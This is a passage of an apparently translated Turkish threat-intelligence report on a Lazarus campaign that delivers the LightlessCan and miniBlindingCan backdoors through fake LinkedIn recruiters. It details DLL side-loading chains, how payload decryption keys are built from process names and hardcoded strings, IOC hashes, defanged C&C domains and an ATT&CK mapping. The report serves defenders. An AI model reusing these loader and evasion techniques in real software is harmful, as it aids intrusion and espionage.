| 8247 | Bir sonraki komut için bekler. |
| 8248 | Geçerli iletişim aralığını yapılandırmada saklanan bir değerle günceller. |
| 8274 | C&C sunucusundan bir dosya indirir ve şifresini çözer. |
| 8279 | Parametre olarak geçirilen kabuk kodunu çalıştırır. |
Şekil 11 RAT’a gömülü 9.392 bayt uzunluğundaki bir yapılandırmanın şifresi çözülmüş halini gösterir. Her biri maksimum 260 [*geniş*](https://en.wikipedia.org/wiki/Wide_character)*karakter* boyutuyla sınırlandırılmış beş URL, bu durumda güvenliği ihlal edilmiş web siteleri içeriyor.
Şekil 11 miniBlindingCan arka kapısının bir yapılandırması Vurgulanan değer URL sayısıdır ancak burada beş URLden yalnızca ilki ve sonuncusu gösterilmektedir Son iki geniş dizenin amacı bilinmemektedir
### Yürütme zinciri 2: LightlessCan (basit versiyon)
NickelLoader tarafından çalıştırıldığını gördüğümüz bir diğer yük ise yeni bir Lazarus arka kapısı olan LightlessCan. Bu arka kapıyı yükleyen iki farklı zincir gözlemledik.
Zincirin basit versiyonunda, bu yükün dropper, C:\\ProgramData\\Oracle\\Java\\ adresinden çalıştırılan meşru fixmapi.exe tarafından yan yüklenen kötü amaçlı dinamik olarak bağlı kitaplık mapistub.dll’dir. DLL, meşru Windows mapi32.dll’den kopyalanan tüm dışa aktarımlarla birlikte 1.4 sürümünde truva atı haline getirilmiş bir Lua eklentisidir. FixMAPI dışa aktarımı, bir sonraki aşamanın şifresinin çözülmesinden ve yüklenmesinden sorumlu kötü amaçlı kod içerir; diğer tüm dışa aktarımlar, halka açık bir [*MineSweeper örnek projesinden*](https://github.com/gbelwariar/Self-Made-Projects/tree/master/Minesweeper) elde edilen iyi huylu kod içerir. Bu mapistub.dll dropperı, zamanlanmış bir görev aracılığıyla kurulan kalıcılığa sahiptir. Ne yazık ki, ana işleminin %WINDOWS%\\system32\\svchost.exe -k netsvcs -p -s Schedule olarak görünmesi dışında bu görev hakkında ek ayrıntılara sahip değiliz.
Gömülü veri dizisinin şifresini başarılı bir şekilde çözmek için dropper üç anahtar kelimenin doğru bir şekilde sağlanmasına ihtiyaç duyar:
1. üst sürecin adı (fixmapi.exe),
2. ikili dosyada sabit kodlanmış dahili parametre (IP7pdINfE9uMz63n) ve
3. komut satırında aktarılan harici parametre (AudioEndpointBuilder).
Anahtar kelimeler bayt bayt XOR’lanır ve çıktı, şifre çözme için kullanılacak 128 bitlik bir AES anahtarı oluşturur. Anahtar sözcüklerin uzunluğunun tam olarak 16 bayt olmadığına dikkat edin, ancak büyük boyutlu dize 16 bayt uzunluğunda kesilirse (örneğin, AudioEndpointBuilder’dan AudioEndpointBui’ye) şifre çözme işlemi yine de çalışacaktır ve küçük boyutlu dize, fixmapi.exe, fixmapi.exe\\x00\\x00\\x00\\x00\\x00 olarak değerlendirilir, çünkü dize [*NUL*](https://en.wikipedia.org/wiki/Null_character) karakterinin 260 örneği olarak başlatılmıştır.
### Yürütme zinciri 3: LightlessCan (karmaşık versiyon)
Ele geçirilen sistemde gözlemlediğimiz en karmaşık zincir LightlessCan’i de sağlamaktadır ve kurulum aşamalarının tamamında çeşitli bileşenler yer almaktadır: meşru bir uygulama, bir başlangıç dropper’ı, tam bir dropper (yapılandırmayı içeren), bir ara dropper, bir yapılandırma dosyası, sistem bilgilerini içeren bir dosya (dosya sistemindeki şifrelenmiş yüklerin şifresini çözmek için), bir ara yükleyici ve son adım olan LightlessCan RAT. Bu dosyalar arasındaki bağlantılar ve ilişkiler şu şekilde gösterilmiştir.
Şekil 12 Dördüncü yükü taşıyan karmaşık bir aşamalar zinciri
Dördüncü zincirin ilk damlası, C:\\ProgramData\\Adobe\\ARM\\ adresinden çalıştırılan tabcal.exe adlı meşru bir yürütülebilir dosya tarafından yan yüklenen kötü amaçlı dinamik olarak bağlı bir kitaplık olan HID.dll’dir. DLL, Notepad++ için [*8051 C derleyici eklenti*](https://github.com/Jiangshan00001/npp_MZC8051) projesinden meşru bir dosya olan MZC8051.dll’in truva atı haline getirilmiş bir sürümüdür. Orijinal projedeki tüm dışa aktarımların yanı sıra Microsoft’un yasal Hid Kullanıcı Kitaplığı’ndan gerekli dışa aktarımları da içerir, böylece tabcal.exetarafından yan yükleme başarılı olur. HidD\_GetHidGuid dışa aktarımı, bir sonraki aşamayı düşürmekten sorumlu kötü amaçlı kodu içerir ve önceki zincirin (Yürütme zinciri 2) düşürücüsünde olduğu gibi, diğer tüm dışa aktarımlar iyi huylu MineSweeper kodunu içerir.
Önceki durumlarda olduğu gibi, gömülü yükün şifresini çözmek için üç uzun anahtar kelime sağlanmalıdır:
1. üst sürecin adı (tabcal.exe),
2. ikili dosyada sabit kodlanmış dahili parametre (9zCnQP6o78753qg8) ve
3. harici parametre (LocalServiceNetworkRestricted) – bu kez bir komut satırı parametresi olarak değil, %WINDOWS%\\system32\\thumbs.db adresinde bulunan bir dosyanın içeriği olarak ifade edilir.
Yine, anahtar kelimeler bayt bayt XOR’lanır ve çıktı, şifre çözme için kullanılacak 128 bitlik bir AES anahtarı oluşturur. Önceki durumda olduğu gibi, anahtar sözcüklerin uzunluklarının hepsi tam olarak 16 bayt değildir, ancak büyük boyutlu dize kesilirse (örneğin, LocalServiceNetw’ye) ve küçük boyutlu dize boşlarla genişletilirse (örneğin, tabcal.exe\\x00\\x00\\x00\\x00\\x00\\x00) şifre çözme yine de çalışacaktır.
Yukarıdaki tarifin ürettiği çalıştırılabilir dosya, aşağıdakilerden tam droppertır [Şekil 12](applewebdata://F49E55BB-518E-49A3-9344-346BB27CE94E#Ref125374816) ve AppResolver.dll (VERSIONINFO kaynağında bulunan) InternalName kaynağına sahiptir. İki şifrelenmiş veri dizisi içerir: 126 baytlık küçük bir dizi ve 1.807.464 baytlık büyük bir dizi (üç alt bölüm içerir). İlk olarak, RC6 algoritmasını kullanarak küçük dizinin şifresini 256 bitlik DA 48 A3 14 8D BF E2 D2 EF 91 12 11 FF 75 59 A3 E1 6E A0 64 B8 78 89 77 A0 37 91 58 5A FF FF 07 kodlu anahtarla çözer. Çıktı, büyük blobun ilk iki alt parçasının bırakıldığı yolları (yani LightlessCan ve ara dropper) temsil eder ve C:\\windows\\system32\\oci.dll ve C:\\windows\\system32\\grpedit.dat dizelerini verir.
Ardından, daha önce olduğu gibi aynı şifreleme anahtarını kullanarak ikinci veri dizisinin – büyük blobun – şifresini çözmeye devam eder. Sonuç, üç alt parça içeren şifresi çözülmüş bir blobdur: grpedit.dat (LightlessCan) dosyasına karşılık gelen bir DLL, oci.dll (ara dropper) dosyasına karşılık gelen bir DLL ve %WINDOWS%\\System32\\wlansvc.cpl (yapılandırma) dosyasına bırakılan 14.948 baytlık şifrelenmiş bir dosya; aşağıda gösterildiği gibi.
Şekil 13 wlansvccpl dosyasında saklanan şifresi çözülmüş yapılandırma
Ayrıca, komple dropper, adı ikili dosyada sabit kodlanmış olan %WINDOWS%\\System32\\4F59FB87DF2F dosyasında ele geçirilen sistemi tanımlayan çeşitli özellikleri de depolar. Bu özellikler öncelikle Computer\\HKLM\\HARDWARE\\DESCRIPTION\\System\\BIOSkayıt defteri yolundan alınır. Burada, bu özelliklerin belirli değerleri ve herhangi bir Windows makinesinde ilgili değeri görüntülemek için kullanılabilecek parantez içinde verilen bir PowerShell komutu bulunmaktadır:
- SystemBIOSDate (Get-ItemProperty “HKLM:\\HARDWARE\\Description\\System\\BIOS” -Name BIOSReleaseDate \| Select-Object -Property BIOSReleaseDate)
- SystemBIOSVersion (Get-CimInstance -ClassName Win32\_Bios \| Select-Object -Property Version)
- SystemManufacturer (Get-CimInstance -ClassName Win32\_ComputerSystem \| Select-Object -Property Manufacturer)
- SystemProductName (Get-CimInstance -ClassName Win32\_ComputerSystemProduct \| Select-Object -Property Name)
- Bilgisayar\\HKEY\_LOCAL\_MACHINE\\HARDWARE\\DESCRIPTION\\System\\MultifunctionAdapter\\0\\DiskController\\0\\DiskPeripheral\\0içindeki tanımlayıcı
Değerlerin birleştirilmesi, şifrelenmiş grpedit.dat dosyasının dosya sisteminden çözülmesi için gereklidir*.* VMWare üzerinde Windows 10 imajı çalıştıran bir test makinesinde çıktı şu şekilde olabilir:
11/12/20INTEL – 6040000VMware, Inc.VMware Virtual Platform656ba047-20b25a2a-A
Oci.dll dosyası başka bir düşürme katmanıdır – daha önce bahsedilen [*Hollanda vakasında*](https://www.welivesecurity.com/2022/09/30/amazon-themed-campaigns-lazarus-netherlands-belgium/) açıklanana benzer bir yük olan ara yükleyiciyi düşüren ara dropper. Saldırganlar yine açık kaynaklı bir proje olan ve artık çevrimiçi olarak bulunmayan Notepad++ için [*Flashing Tip*](https://web.archive.org/web/0/https:/github.com/Nikipit/Flashing-tip) eklentisini kullanmışlardır. Önceki vakaların aksine, AES-128 kullanarak gömülü yükün şifresini başarılı bir şekilde çözmek için yalnızca iki uzun anahtar kelime sağlanmalıdır:
1. üst sürecin adı (msdtc.exe) ve
2. ikili dosyada sabit kodlanmış dahili parametre (fb5XPNCr8v83Y85P).
Her iki anahtar kelime de bayt bayt XOR’lanır (ana işlem adı 16 baytı doldurmak için gerektiği şekilde kesilir veya NULL’larla doldurulur). Şifre çözme işleminin ürünü ara yükleyicidir (LLTMapperAPI.dll). Sistem bilgilerini (4F59FB87DF2F’de saklanan değerlerle aynı) wlansvc.cpl yapılandırma dosyasının şifresini çözmek ve yeni tam özellikli RAT olan LightlessCan olan şifrelenmiş grpedit.dat dosyasını bulmak, şifresini çözmek ve yüklemek için kullanır.
## SONUÇ
LinkedIn’de ortaya çıkan ve sahte işe alım uzmanlarının kurumsal bilgisayarları kişisel amaçlarla kullanan potansiyel kurbanlarına yaklaştığı yeni bir Lazarus saldırısını tanımladık. Bu tür saldırılara karşı kamuoyu farkındalığının yüksek olması gerekse de bu kampanyaların başarı oranları hala sıfıra düşmüş değil.
Saldırının en endişe verici yönü, tasarımı ve işleyişinde yüksek düzeyde karmaşıklık sergileyen ve selefi BlindingCan’e kıyasla kötü niyetli yeteneklerde önemli bir ilerlemeyi temsil eden karmaşık ve muhtemelen gelişen bir araç olan LightlessCan adlı yeni yük türüdür.
Saldırganlar artık ele geçirme sonrası faaliyetlerinde yoğun olarak kullandıkları favori Windows komut satırı programlarının yürütme izlerini önemli ölçüde sınırlayabilirler. Bu manevra, hem gerçek zamanlı izleme çözümlerinin hem de dijital adli tıp araçlarının etkinliğini etkileyen geniş kapsamlı etkilere sahiptir.
## IOC’LER
### Dosyalar
| **SHA-1** | **Dosya adı** | **Algılama** | **Açıklama** |
|---|---|---|---|
| C273B244EA7DFF20B1D6B1C7FD97F343201984B3 | %TEMP%\\7zOC35416EE\\Quiz1.exe | Win64/NukeSped.KT | Uzlaşmayı tetikleyen “Merhaba Dünya” meydan okuması olarak gizlenmiş bir ilk dropper. |
| 38736CA46D7FC9B9E5C74D192EEC26F951E45752 | %TEMP%\\7zOCB3CC96D\\Quiz2.exe | Win64/NukeSped.KT | Uzlaşmayı tetikleyen “Fibonacci dizisi” meydan okuması olarak gizlenmiş bir ilk dropper. |
| C830B895FB934291507E490280164CC4234929F0 | ALLUSERSPROFILE%\\Adobe\\colorui.dll | Win64/NukeSped.KV | Meşru colorcpl.exe tarafından yandan yüklenen VMProtect korumalı bir dropper. W:\\Develop\\aTool\\ShellCodeLoader\\App\\libressl-2.6.5 hata ayıklama bilgi dizesini içerir. |
| 8CB37FA97E936F45FA8ECD7EB5CFB68545810A22 | N/A | Win64/NukeSped.KU | miniBlindingCan arka kapısı colorui.dll tarafından düşürüldü. |
| 0F33ECE7C32074520FBEA46314D7D5AB9265EC52 | ALLUSERSPROFILE%\\Oracle\\Java\\mapistub.dll | Win64/NukeSped.KW | Meşru fixmapi.exe tarafından yan yüklenmiş bir LightlessCan dropperı. |
| C7C6027ABDCED3093288AB75FAB907C598E0237D | N/A | Win64/NukeSped.KW | mapistub.dll tarafından açılan bir LightlessCan arka kapısı. |
| C136DD71F45EAEF3206BF5C03412195227D15F38 | C:\\ProgramShared\\mscoree.dll | Win64/NukeSped.KT | PresentationHost.exe tarafından yandan yüklenen bir NickelLoader dropperı. Sınavla ilgili her iki örnek tarafından da düşürülür: C273B244EA7DFF20B1D6B1C7FD97F343201984B3 and 38736CA46D7FC9B9E5C74D192EEC26F951E45752. |
| E61672B23DBD03FE3B97EE469FA0895ED1F9185D | N/A | Win64/NukeSped.KT | NickelLoader adını verdiğimiz bir HTTPS indiricisi, mscoree.dll tarafından bırakıldı. |
| E18B9743EC203AB49D3B57FED6DF5A99061F80E0 | ALLUSERSPROFILE%\\Adobe\\ARM\\HID.dll | Win64/NukeSped.KX | Meşru tabcal.exe tarafından yan yüklenen bir ilk dropper. |
| 10BD3E6BA6A48D3F2E056C4F974D90549AED1B96 | N/A | Win64/NukeSped.KT | Tam dropper AppResolver.dll LightlessCan teslimat karmaşık zincirinde HID.dll tarafından düştü. |
| 3007DDA05CA8C7DE85CD169F3773D43B1A009318 | WINDIR%\\system32\\grpedit.dat | Win64/NukeSped.KW | Bir LightlessCan arka kapısı, karmaşık dağıtım zincirinin içine düşmüştür. |
| 247C5F59CFFBAF099203F5BA3680F82A95C51E6E | WINDIR%\\system32\\oci.dll | @Trojan.Win64/NukeSped.MI | Ara dropper, LightlessCan teslimatının karmaşık zincirindeki ara yükleyiciyi düşürür. |
| EBD3EF268C71A0ED11AE103AA745F1D8A63DDF13 | N/A | Win64/NukeSped.KT | LightlessCan’in ara yükleyicisi. |
##
### Şebeke
| **IP** | **Etki Alanı** | **Barındırma sağlayıcısı** | **İlk görüldüğünde** | **Detaylar** |
|---|---|---|---|---|
| 46.105.57\[.\]169 | bug.restoroad\[.\]com | OVH SAS | 2021-10-10 | C&C sunucusunu barındıran güvenliği ihlal edilmiş yasal bir site:http://bug.restoroad\[.\]com/admin/view\_status.php |
| 50.192.28\[.\]29 | hurricanepub\[.\]com | Comcast Cable Communications, LLC | 2020-01-06 | C&C sunucusunu barındıran güvenliği ihlal edilmiş yasal bir site:https://hurricanepub\[.\]com/include/include.php |
| 67.225.140\[.\]4 | turnscor\[.\]com | Liquid Web, L.L.C | 2020-01-03 | C&C sunucusunu barındıran, güvenliği ihlal edilmiş yasal bir WordPress tabanlı site:https://turnscor\[.\]com/wp-includes/contacts.php |
| 78.11.12\[.\]13 | mantis.quick.net\[.\]pl | Netia SA | 2021-03-22 | C&C sunucusunu barındıran güvenliği ihlal edilmiş yasal bir site:http://mantis.quick.net\[.\]pl/library/securimage/index.php |
| 89.187.86\[.\]214 | www.radiographers\[.\]org | Coreix Ltd | 2020-10-23 | C&C sunucusunu barındıran güvenliği ihlal edilmiş yasal bir site:https://www.radiographers\[.\]org/aboutus/aboutus.php |
| 118.98.221\[.\]14 | kapata-arkeologi.kemdikbud.go\[.\]id | Pustekkom | 2020-01-02 | C&C sunucusunu barındıran güvenliği ihlal edilmiş yasal bir site:https://kapata-arkeologi.kemdikbud.go\[.\]id/pages/payment/payment.php |
| 160.153.33\[.\]195 | barsaji.com\[.\]mx | GoDaddy.com, LLC | 2020-03-27 | C&C sunucusunu barındıran güvenliği ihlal edilmiş yasal bir site:http://barsaji.com\[.\]mx/src/recaptcha/index.php |
| 175.207.13\[.\]231 | www.keewoom.co\[.\]kr | Kore Telekom | 2021-01-17 | C&C sunucusunu barındıran güvenliği ihlal edilmiş yasal bir site:http://www.keewoom.co\[.\]kr/prod\_img/201409/prod.php |
| 178.251.26\[.\]65 | kerstpakketten.horesca-meppel\[.\]nl | InterRacks B.V. | 2020-11-02 | C&C sunucusunu barındıran, güvenliği ihlal edilmiş yasal bir WordPress tabanlı site:https://kerstpakketten.horesca-meppel\[.\]nl/wp-content/plugins/woocommerce/lib.php |
| 185.51.65\[.\]233 | kittimasszazs\[.\]hu | DoclerNet Operasyonları, ORG-DHK1-RIPE | 2020-02-22 | C&C sunucusunu barındıran güvenliği ihlal edilmiş yasal bir site:https://kittimasszazs\[.\]hu/images/virag.php |
| 199.188.206\[.\]75 | nrfm\[.\]lk | Namecheap, Inc. | 2021-03-13 | C&C sunucusunu barındıran, güvenliği ihlal edilmiş yasal bir WordPress tabanlı site:https://nrfm\[.\]lk/wp-includes/SimplePie/content.php |
##
## MITRE ATT&CK TEKNİKLERİ
Bu tablo MITRE ATT&CK çerçevesinin [*13. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.
| **Taktik** | **KIMLIK** | **İsim** | **Açıklama** |
|---|---|---|---|
| **Keşif** | [*T1593.001*](https://attack.mitre.org/versions/v13/techniques/T1593/001/) | Açık Web Sitelerini/Alanlarını Ara: Sosyal Medya | Lazarus saldırganları, ilgilendikleri bir şirketin belirli çalışanlarını belirlemek ve onlarla iletişime geçmek için LinkedIn’i kullandı. |
| **Kaynak Geliştirme** | [*T1584.004*](https://attack.mitre.org/versions/v13/techniques/T1583/004/) | Altyapı Edinme: Sunucu | Güvenliği ihlal edilmiş sunucular Lazarus HTTP(S) arka kapıları ve C&C için indirme aracı tarafından kullanılmıştır. |
| [*T158 5 .001*](https://attack.mitre.org/versions/v13/techniques/T1585/001/) | Hesap Oluşturun: Sosyal Medya Hesapları | Lazarus saldırganları Meta’dan bir kelle avcısının sahte LinkedIn kimliğini oluşturdu. |
| [*T1585.003*](https://attack.mitre.org/versions/v13/techniques/T1585/003/) | Hesap Oluşturun: Bulut Hesapları | Lazarus saldırganlarının ilk ISO imajlarını teslim etmek için üçüncü taraf bir bulut depolama alanında hesap oluşturmaları gerekiyordu. |
| [*T1587.001*](https://attack.mitre.org/versions/v13/techniques/T1587/001/) | Yetenekleri Geliştirin: Kötü Amaçlı Yazılım | Saldırıdaki özel araçlar muhtemelen saldırganlar tarafından geliştirilmiştir. Bazıları daha önce Lazarus araçlarında görülen son derece spesifik çekirdek geliştirme kapasiteleri sergilemektedir. |
| [*T1608.001*](https://attack.mitre.org/versions/v13/techniques/T1608/001/) | Sahne Yetenekleri: Kötü Amaçlı Yazılım Yükleme | Lazarus saldırganları ilk ISO görüntülerini bir bulut depolama alanına yükledi. |
| **İlk Erişim** | [*T1566.002*](https://attack.mitre.org/versions/v13/techniques/T1566/002/) | Kimlik Avı: Spearphishing Bağlantısı | Hedef, kötü amaçlı ISO görüntüleri içeren üçüncü taraf bir uzak depolama alanına bağlantı aldı. |
| [*T1566.003*](https://attack.mitre.org/versions/v13/techniques/T1566/003/) | Kimlik Avı: Hizmet Yoluyla Zıpkınla Kimlik Avı | Hedefle LinkedIn Mesajlaşma aracılığıyla iletişime geçilmiştir. |
| **Yürütme** | [*T1106*](https://attack.mitre.org/versions/v13/techniques/T1106/) | Yerel API | Windows API’leri miniBlindingCan ve LightlessCan’in çalışması için gereklidir ve çalışma zamanında dinamik olarak çözümlenir. |
| [*T1053*](https://attack.mitre.org/versions/v13/techniques/T1053/) | Zamanlanmış Görev/İş | Ana sürece bağlı olarak, LightlessCan yürütmesinin basit zincirini tetiklemek için muhtemelen zamanlanmış bir görev oluşturulmuştur. |
| [*T1129*](https://attack.mitre.org/versions/v13/techniques/T1129/) | Paylaşılan Modüller | NickelLoader bellek içinde rastgele bir DLL yükleyebilir ve çalıştırabilir. |
| [*T1204.002*](https://attack.mitre.org/versions/v13/techniques/T1204/002/) | Kullanıcı Yürütmesi: Kötü Amaçlı Dosya | Lazarus saldırganları ISO dosyalarından Quiz1.exe ve Quiz2.exe’nin yürütülmesine güveniyordu. |
| [*T1047*](https://attack.mitre.org/versions/v13/techniques/T1047/) | Windows Yönetim Araçları | LightlessCan komutlarından biri WMI aracılığıyla yeni bir işlem oluşturulmasına izin verir. |
| **Kalıcılık** | [*T1053*](https://attack.mitre.org/versions/v13/techniques/T1053/) | Zamanlanmış Görev/İş | Ana sürece bağlı olarak, LightlessCan yürütmesinin basit zincirini tetiklemek için muhtemelen zamanlanmış bir görev oluşturulmuştur. Dahası, LightlessCan schtasks komutunu taklit edebilir. |
| **Savunma Kaçırma** | [*T1134.002*](https://attack.mitre.org/versions/v13/techniques/T1134/002/) | Erişim Belirteci Manipülasyonu: Token ile İşlem Oluşturma | LightlessCan, belirtilen belirteç tarafından temsil edilen kullanıcının güvenlik bağlamında yeni bir işlem oluşturabilir ve çıktıyı toplayabilir. |
| [*T1622*](https://attack.mitre.org/versions/v13/techniques/T1622/) | Hata Ayıklayıcı Kaçırma | miniBlindingCan’in dropperda bir hata önleme kontrolü var. |
| [*T1480*](https://attack.mitre.org/versions/v13/techniques/T1480/) | Yürütme Korkulukları | miniBlindingCan dropperta bir üst süreç kontrolü vardır. Değerlerin birleştirilmesi, şifrelenmiş LightlessCan’in dosya sisteminden şifresinin çözülmesi için gereklidir. |
| [*T1140*](https://attack.mitre.org/versions/v13/techniques/T1140/) | Dosyaları veya Bilgileri Gizliliğini Kaldırma/Kodunu Çözme | Bu Lazarus araçlarının ve yapılandırmalarının çoğu dosya sisteminde şifrelenmiştir, örneğin grpedit.dat dosyasındaki LightlessCan ve wlansvc.cpl dosyasındaki yapılandırması. |
| [*T1574.002*](https://attack.mitre.org/versions/v13/techniques/T1574/002/) | Hijack Yürütme Akışı: DLL Yan Yükleme | Lazarus damlatıcılarının ve yükleyicilerinin çoğu yükleme için yasal bir program kullanmaktadır. |
| [*T1027.002*](https://attack.mitre.org/versions/v13/techniques/T1027/002/) | Gizlenmiş Dosyalar veya Bilgiler: Yazılım Paketleme | Lazarus bu saldırıda VMProtect tarafından birkaç yürütülebilir dosyayı gizlemiştir, örn. colorui.dll |
| [*T1027.007*](https://attack.mitre.org/versions/v13/techniques/T1027/007/) | Gizlenmiş Dosyalar veya Bilgiler: Dinamik API Çözünürlüğü | Hem LightlessCan hem de miniBlindingCan Windows API’lerini dinamik olarak çözümler. |
| [*T1027.009*](https://attack.mitre.org/versions/v13/techniques/T1027/009/) | Karartılmış Dosyalar veya Bilgiler: Gömülü Yükler | Tüm kötü niyetli zincirlerin dropperları, ek bir aşamaya sahip gömülü bir veri dizisi içerir. |
| [*T1562.003*](https://attack.mitre.org/versions/v13/techniques/T1562/003/) | Savunmaları Bozun: Komut Geçmişi Günlüğünü Bozma | LightlessCan’in yeni özellikleri, orijinal konsol yardımcı programlarını çalıştırmaktan kaçınmak için en kullanışlı Windows komut satırı yardımcı programlarını taklit edebilir. |
| [*T1562.004*](https://attack.mitre.org/versions/v13/techniques/T1562/004/) | Savunmaları Zayıflatın: Sistem Güvenlik Duvarını Devre Dışı Bırakma veya Değiştirme | LightlessCan, netsh komutunu taklit edebilir ve güvenlik duvarı kurallarıyla etkileşime girebilir. |
| [*T1070.004*](https://attack.mitre.org/versions/v13/techniques/T1070/004/) | Gösterge Kaldırma: Dosya Silme | LightlessCan dosyaları güvenli bir şekilde silme özelliğine sahiptir. |
| [*T1070.006*](https://attack.mitre.org/versions/v13/techniques/T1070/006/) | Gösterge Kaldırma: Timestomp | LightlessCan dosyaların değişiklik zaman damgalarını değiştirebilir. |
| [*T1202*](https://attack.mitre.org/versions/v13/techniques/T1202/) | Dolaylı Komut Yürütme | LightlessCan, işlevlerini uygulayarak komut yürütmeyi atlar. |
| [*T1055*](https://attack.mitre.org/versions/v13/techniques/T1055/) | Proses Enjeksiyonu | LightlessCan ve miniBlindingCan çeşitli tiplerde proses enjeksiyonu kullanır. |
| [*T1497.003*](https://attack.mitre.org/versions/v13/techniques/T1497/003/) | Sanallaştırma/Sandbox Kaçırma: Zaman Tabanlı Kaçınma | miniBlindingCan dropperı kasıtlı bir ilk yürütme gecikmesine sahiptir. |
| [*T1620*](https://attack.mitre.org/versions/v13/techniques/T1620/) | Yansıtıcı Kod Yükleme | Dropperların çoğu yansıtıcı DLL enjeksiyonu kullanır. |
| **Keşif** | [*T1083*](https://attack.mitre.org/versions/v13/techniques/T1083/) | Dosya ve Dizin Bulma | LightlessCan bir dosyayı ismine göre bulabilir. |
| [*T1135*](https://attack.mitre.org/versions/v13/techniques/T1135/) | Ağ Paylaşımı Bulma | LightlessCan net share komutunu taklit edebilir. |
| [*T1057*](https://attack.mitre.org/versions/v13/techniques/T1057/) | Süreç Keşfi | LightlessCan süreçleri adlarına göre tanımlar. |
| [*T1012*](https://attack.mitre.org/versions/v13/techniques/T1012/) | Sorgu Kayıt Defteri | LightlessCan, şifreleme için kullandığı çeşitli sistem bilgileri için kayıt defterini sorgular. |
| [*T1018*](https://attack.mitre.org/versions/v13/techniques/T1018/) | Uzaktan Sistem Keşfi | LightlessCan net view komutunu taklit edebilir. |
| [*T1016*](https://attack.mitre.org/versions/v13/techniques/T1016/) | Sistem Ağı Yapılandırma Keşfi | LightlessCan, arp ve ipconfig komutlarını taklit edebilir. |
| [*T1049*](https://attack.mitre.org/versions/v13/techniques/T1049/) | Sistem Ağ Bağlantıları Keşfi | LightlessCan netstat komutunu taklit edebilir. |
| [*T1007*](https://attack.mitre.org/versions/v13/techniques/T1007/) | Sistem Hizmeti Keşfi | LightlessCan, sc sorgusu ve görev listesi komutlarını taklit edebilir. |
| **Komuta ve Kontrol** | [*T1071.001*](https://attack.mitre.org/versions/v13/techniques/T1071/001/) | Uygulama Katmanı Protokolü: Web Protokolleri | NickelLoader, LightlessCan ve miniBlindingCan C&C için HTTP ve HTTPS kullanır. |
| [*T1573.001*](https://attack.mitre.org/versions/v13/techniques/T1573/001/) | Şifreli Kanal: Simetrik Kriptografi | LightlessCan ve miniBlindingCan, AES-128 algoritmasını kullanarak C&C trafiğini şifreler. |
| [*T1132.001*](https://attack.mitre.org/versions/v13/techniques/T1132/001/) | Veri Kodlaması: Standart Kodlama | LightlessCan ve miniBlindingCan C&C trafiğini base64 kullanarak kodlar. |
| **Sızma** | [*T1041*](https://attack.mitre.org/versions/v13/techniques/T1041/) | C2 Kanalı Üzerinden Sızma | LightlessCan verileri C&C sunucusuna sızdırabilir. |
## REFERANSLAR
\[1\] Microsoft Security Threat Intelligence, “ZINC açık kaynaklı yazılımları silahlandırıyor,” 29 Eylül 2022. \[Çevrimiçi\]. Mevcut: https://www.microsoft.com/en-us/security/blog/2022/09/29/zinc-weaponizing-open-source-software/.
\[2\] D. Breitenbacher ve O. Kaspars, “Operation In(ter)ception: Havacılık ve askeri şirketler siber casusların hedefinde,” Haziran 2020. \[Çevrimiçi\]. Mevcut: https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET\_Operation\_Interception.pdf.
\[3\] HvS-Consulting AG, “Lazarus’tan selamlar: Bir siber casusluk kampanyasının anatomisi,” 15 Aralık 2020. \[Çevrimiçi\]. Mevcut: https://www.hvs-consulting.de/media/downloads/ThreatReport-Lazarus.pdf.
\[4\] Positive Technologies Uzman Güvenlik Merkezi, “Lazarus Group İşe Alım: Tehdit Avcıları Kafa Avcılarına Karşı,” Positive Technologies, 27 Nisan 2021. \[Çevrimiçi\]. Mevcut: https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/lazarus-recruitment/.
\[5\] P. Kálnai, “Hollanda’da Lazarus’un Amazon temalı kampanyaları,” 30 Eylül 2022. \[Çevrimiçi\]. Mevcut: https://www.welivesecurity.com/2022/09/30/amazon-themed-campaigns-lazarus-netherlands-belgium.
\[6\] P. Kálnai, “2022-2023 yıllarında Lazarus kampanyaları ve arka kapılar,” *Virus Bulletin Uluslararası Konferansı,* Londra, 2023.
\[7\] A. Martin, “Sony Pictures hacking traced to Thai hotel as North Korea denies involvement,” WeLiveSecurity.com, 08 Aralık 2014. \[Çevrimiçi\]. Mevcut: https://www.welivesecurity.com/2014/12/08/sony-pictures-hacking-traced-thai-hotel-north-korea-denies-involvement/.
\[8\] P. Kálnai ve M.-É. M.Leveillé, “Linux kötü amaçlı yazılımı Lazarus ve 3CX tedarik zinciri saldırısı arasındaki bağlantıları güçlendiriyor,” ESET, 20 Nisan 2023. \[Çevrimiçi\]. Mevcut: https://www.welivesecurity.com/2023/04/20/linux-malware-strengthens-links-lazarus-3cx-supply-chain-attack/.
\[9\] Defense Intelligence Agency, North Korea military power : a growing regional and global threat, Washington, D.C.: U.S. Government Publishing Office, 2021, s. 98.
